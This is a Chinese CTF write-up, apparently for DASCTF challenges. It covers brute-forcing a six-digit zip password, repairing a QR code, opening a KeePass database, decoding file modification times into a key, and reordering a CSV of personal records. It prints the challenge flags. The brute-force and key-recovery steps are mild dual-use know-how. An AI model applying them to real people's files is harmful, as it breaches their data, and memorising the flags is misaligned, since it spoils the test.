
不一样的数据库_2

给的压缩包需要密码，六位数弱口令爆破



给的二维码缺四个定位点，手动补上

扫描得到的东西rot13，得到进入数据库的密码，数据库kee.kdbx用keepass打开



可以在title中看到密钥，在历史记录中找到密文

Edit Entry

Edit Entry

You are editing an existing entry.

General | Advanced | Properties | Auto-Type | History

Title: passisDASCTF

Icon:

User name: passisDASCTF

Password: ●●●●●●●●●●●●●●●●●●●●

Repeat: ●●●●●●●●●●●●●●●●●●●●


Quality: 100 bits 20 ch.

URL:


Notes: 给你了可以找到flag吗，真相就在其中

Expires: 2024/ 8/27 0:00:00

Tools | OK | Cancel



在http://www.esjson.com/aesEncrypt.html上解密得到flag




so much

附件给了个加密的c2hpZnQh.ad1磁盘文件，文件名可以base64解一下得到shift!，文件尾有key:1234567 really?

结合二者可以想到正确的key应该是输入1234567的同时按住shift，即!@#$%^&

用FTK Imager经过decrypt后挂载：



之后发现是一堆.crypto文件，看看修改日期发现只有两种，同时一共344个文件，正好被8整除，想到可以转换为01再转字符：

```python
import os
list = ['']*344
i = 0
for j in range(344):
    list[j] = os.path.getmtime('G:\\'+str(j)+'.crypto')
print(list)

flag = ''
for i in range(344):
    if(str(list[i]) == '1628151585.73009'):
        flag += '0'
    else:
        flag += '1'
print(flag)
tmp = ''
for k in range(len(flag)):
    tmp += flag[k]
    if len(tmp) == 8:
        print(chr(int(tmp,2)),end='')
        tmp = ''

```

运行结果：the_key_is_700229c053b4ebbcf1a3cc37c389c4fa

之后再用Encrypto这个软件对其中的0.crypto和1.crypto解密，就用上面的key，可以拿到flag的两部分：

DASCTF{85235bd803c2a 以及 0662b771396bce9968f}

拼好就是flag：DASCTF{85235bd803c2a0662b771396bce9968f}

AI

数据安全

data-analy1

按照要求把csv文件逐行整理好即可，注意最后提交的csv文件编码得是utf-8，可以用notepad打开整理好的文件，另存为时修改编码

```python
import pandas as pd
```

```python
import csv

with open("person_data.csv","r",encoding="utf-8") as csvfile:
    reader = csv.reader(csvfile)
    data = list(reader)
    line_index = 0
    for line in data:
        temp = [0] * 8
        if line_index == 0:
            line_index += 1
            continue
        else:
            for i in range(8):
                if line[i].isnumeric() and int(line[i]) <=10000:  #编号
                    temp[0] = line[i]
                elif len(line[i]) == 32:  #password hash
                    temp[2] = line[i]
                elif ord(line[i][0]) <= 57 and len(line[i]) == 18: #identification
                    temp[6] = line[i]
                elif len(line[i]) == 1:  #gender
                    temp[4] = line[i]
                elif line[i].isnumeric() and len(line[i]) == 8:  #birthday
                    temp[5] = line[i]
                elif line[i].isnumeric() and len(line[i]) == 11:  #phone number
                    temp[7] = line[i]
                elif ord(line[i][0]) <= 123:  #用户名
                    temp[1] = line[i]
                else:  #姓名
                    temp[3] = line[i]
            line[0] = temp[0]
            line[1] = temp[1]
            line[2] = temp[2]
            line[3] = temp[3]
            line[4] = temp[4]
            line[5] = temp[5]
            line[6] = temp[6]
            line[7] = temp[7]
    with open('recover.csv', 'w', newline='') as file:
        csv_writer = csv.writer(file)
        csv_writer.writerows(data)

```

文件上传区:

Drop file here or click to upload

只允许上传 csv,txt 文件格式（注意上传的文件名应为 xxxx.csv 或 xxxx.txt，其中 xxxx 代表文件名随意）
点击此处下载示例文件

recover.csv

结果展示:

编号	上传时间	文件名	上传状态	上传相关备注	分数(百分比)	FLAG
4	2024-08-27 07:52:58	recover.csv	1	上传成功	99.720%	DASCTF{728699111655947529567788848263 27}
3	2024-08-27 07:48:33	2.txt	0	请检查文件是否符合要求	0.000%	DASCTF{give_you_flag_when_score>95%}
2	2024-08-27 07:48:06	person_data2.csv	0	请检查文件是否符合要求	0.000%	DASCTF{give_you_flag_when_score>95%}
1	2024-08-27 07:44:16	persondata2_data.csv	0	请检查文件是否符合要求	0.000%	DASCTF{give_you_flag_when_score>95%}